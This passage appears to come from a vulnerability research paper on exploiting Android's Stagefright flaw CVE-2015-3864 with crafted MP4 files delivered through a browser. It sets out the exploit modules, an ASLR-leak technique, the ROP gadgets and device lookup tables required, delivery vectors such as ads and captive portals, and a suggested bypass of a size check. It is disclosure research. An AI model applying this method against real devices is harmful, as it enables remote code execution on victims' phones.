
HTTP supports GZIP compressed content. For a 32MB media file, filled mostly with zeroes, we get a total of 33kB of network traffic - about 1,000 times smaller - making exploitation in the wild quite possible!

Putting It All Together

Our exploit consists of several modules - for easy automation and generation of exploits in real-time. These modules are:

- Crash
    - Generates a small and generic media file
    - Crashes mediaserver to reset its state
    - Checks the presence of the vulnerability when automating tests and building lookup tables
- RCE
    - Generates a device-customized media file executing shellcode in mediaserver
    - Lookup table provides gadget offsets and libc.so prefered base address
    - Receives the runtime ASLR slide as parameter and translates gadget offsets to absolute addresses
- Leak
    - Generates a device-customized media file to leak memory from the mediaserver process
    - Receives an address to leak from as parameter
        - This address may be unmapped or guard page - causes crash
    - Information is returned through the *duration* field of the <*video*> tag
    - Requires web browser to support XmlHttpRequest with *blob* response type
        - Not supported on very old browser versions
        - Supported since Chrome 19
        - Samsung's SBrowser is based on Chromium - oldest version is based on Chromium 18
        - May be irrelevant as ROMs with very old browsers might not implement ASLR at all

The following diagram shows the entire flow of exploitation:


Attack Vectors
Redirect
Man-in-the-Middle, XSS
Link
E-mail, instant messaging
Ads
HTTP redirect, iframe
Captive Portal
Free Wi-Fi
Web Browser (JavaScript)
Create attack session
Device ID
Attack Server
Device lookup
Can the device be attacked?
Yes
No
Send crash.mp4
trigger bug
Send legit content
blank page, kitten images
mediaserver
Parse crash.mp4
Crash
crashed by crash.mp4
Wait for mediaserver...
Restart
restarted automatically by init
Request leak.mp4
Device ID
Iteration number
(guessed ASLR slide)
Generate leak.mp4
embed:
leak address
guessed offset from libc.so
Devices Table
module identifier to base address
Parse leak.mp4
Parse fake metadata
Return data over duration field
No
ELF header?
Yes
Request shellcode.mp4
Code executing media
Device ID
Module address
Module identifier
Generate rce.mp4
embed:
libc.so base
gadgets offsets
predicted address
shellcode
libc.so base
Devices Table
gadget offsets
predicted addresses
module identifier to base address
Parse rce.mp4
Code execution!
Privilege escalation

Final Requirements

The methods shown in this paper require having some prior knowledge about the victim's device. Even if one may observe the victim's User-Agent header, by itself it does not provide any critical information about the device such as gadget offsets or predictable addresses.

The lookup tables uses device-build as key to find relevant information for exploitation. To build them, one must have:

- libc.so
    - Extract prefered base address
    - Extract the four required gadgets (mentioned in *ROP Chain Gadgets* section)
        - `pop {pc}`
        - `pop {r0, r1, r2, pc}`
        - `stack pivot gadget address`
        - `mprotect address`
- libicui8n.so
    - Extract prefered base address
        - Calculate distance from libc.so
    - ELF header module identifier
- jemalloc configuration
    - Sizes of jemalloc regions
    - Can be extracted from libc.so
    - Can run a test program on the device to find these values
- Predictable heap spray address
    - The optimal value for this address varies between devices but in practice, the same address may be used for multiple devices
    - Best option is to run multiple tests on the device

With further research it may be possible to lay aside all or some of the lookup tables, thus achieving an even more generic exploit.

Note that to find some of these values, it is optimal to have a real device. The libc.so and libicui8n.so modules, as well as the jemalloc configuration can be extracted from the ROM's system image, while the predictable heap spray address can be guessed - although may not be optimal for some devices.

Summary

This research shows exploitation of this vulnerability is feasible. Even though a universal exploit with no prior knowledge was not achieved, because it is necessary to build lookup tables per ROM, it has been proven practical to exploit in the wild.

Our exploit works best on Nexus 5 with stock ROM. It was also tested on HTC One, LG G3 and Samsung S5, however exploitation is slightly different between different vendors and a bit harder.
Exploit times relying on libicui8n.so module varies between a few seconds and up to 2 minutes. In the bonus section a more sophisticated method is shown to further decrease these times - by about a factor of 4.

Bonus

Improving Heap Spray Effectiveness

In exploit-38226, the heap spray effectiveness was doubled by wrapping the spray data with the *stbl* atom. This can be further improved and was illustrated quite well in NCC Group paper[16]. Using this method, the size of the remote code execution exploit can be greatly reduced.

Improving Exploitation Times

We can significantly decrease the number of leaks needed by leaking different information from the ELF header. Rather than leaking the ELF header, we can choose an arbitrary address inside any module-rich memory region.

Here's an example of a memory region of 728 pages, containing 24 ELF headers and only 5 page-size inaccessible holes.

b6c92000-b6cd3000 r-xp /system/lib/libgui.so
b6cd3000-b6cd4000 ---p [guard]
b6cd4000-b6ce0000 r--p /system/lib/libgui.so
…
b6e8b000-b6ea0000 r-xp /system/lib/libutils.so
…
b6ed6000-b6ed7000 ---p [guard]
b6ed7000-b6ed8000 r--p /system/lib/libspeexresampler.so
...
b6f69000-b6f6a000 rw-p /system/lib/libm.so
(these values are bound to change significantly between different devices - it is merely for the sake of the example)

We can choose addresses within this region at random:

- There are only 5 holes - the chance of crashing is only 0.69% per media file parsed
- There are 57 pages which we can identify - providing 7.83% chance to find the ASLR slide per media file parsed

For comparison, guessing the ASLR slide out of 256 options provides only 0.39% chance of success per media file parsed.

Exploitation times using this method varied between 250 milliseconds to 30 seconds, with an average of 5 to 10 seconds, depending on the amount of identifiers, device, workload, network stability and most importantly the amount of leaks attempted. This time frame is well within reason.

[16] https://nccgroup.trust/globalassets/our-research/uk/whitepapers/2016/01/libstagefright-exploit-notespdf/

Research Suggestions

The method described to leak information cannot be used on SBrowser - It seems to prevent loading videos through an *XmlHttpRequest* object with *responseType* = *'blob'*. It is unclear if it is some kind of attack mitigation or unsupported features.

One may be able to bypass the *NuCachedSource2::readInternal* method *CHECK_LE* macro: NuCachedSource2:579:

```
ssize_t NuCachedSource2::readInternal(off64_t offset, void *data, size_t size) {
CHECK_LE(size, (size_t)mHighwaterThresholdBytes);
...
...
```

by providing high *mHighwaterThresholdBytes* value through the *x-cache-config* HTTP header: NuCachedSource2:687:

```
void NuCachedSource2::updateCacheParamsFromString(const char *s) {
    ssize_t lowwaterMarkKb, highwaterMarkKb;
    int keepAliveSecs;

    /* the 's' parameter is the x-cache-config HTTP header */
    if (sscanf(s, "%zd/%zd/%d",
               &lowwaterMarkKb, &highwaterMarkKb, &keepAliveSecs) != 3) {

    ...
    ...

    if (highwaterMarkKb >= 0) {
        mHighwaterThresholdBytes = highwaterMarkKb * 1024;
    } else {
        mHighwaterThresholdBytes = kDefaultHighWaterThreshold;
    }
```

Researching DRM content may also be proven essential in order to utilize the leak method to Android version 4.4.4.

Credits

Gil Dabah & Ariel Shiftan - for the opportunity (and the paycheck)
Shachar Menashe - for bearing with me through this research in a professional manner
Yotam Shtossel - linguistic advisor and mental supervisor
E.P. - lifting me up when I was down

Joshua Drake from Zimperium - original exploit
Google Project Zero, whose research blogpost and exploit have boosted this research significantly.

References

NorthBit, home of the team who researched this vulnerability:
NorthBit ltd.

J Drake's whitepaper:
J Drake's whitepaper

CVE used:
CVE-2015-3864

Google's blogpost about stagefright:
Google Project Zero: Stagefrightened

Google's implementation of CVE-2015-3864:
exploit-38226

Nice trick using *stb*l atom recursively to increase heap spray effectiveness:
NCC Group paper on libstagefright

ELF file format:
https://en.wikipedia.org/wiki/Executable_and_Linkable_Format

jemalloc implementation paper:
https://people.freebsd.org/~jasone/jemalloc/bsdcan2006/jemalloc.pdf

A great paper about jemalloc from an hacker's point of view, by Patroklos Argyroudis and Chariton Karamitas:
https://media.blackhat.com/bh-us-12/Briefings/Argyoudis/BH_US_12_Argyroudis_Exploiting_the_%20jemalloc_Memory_%20Allocator_WP.pdf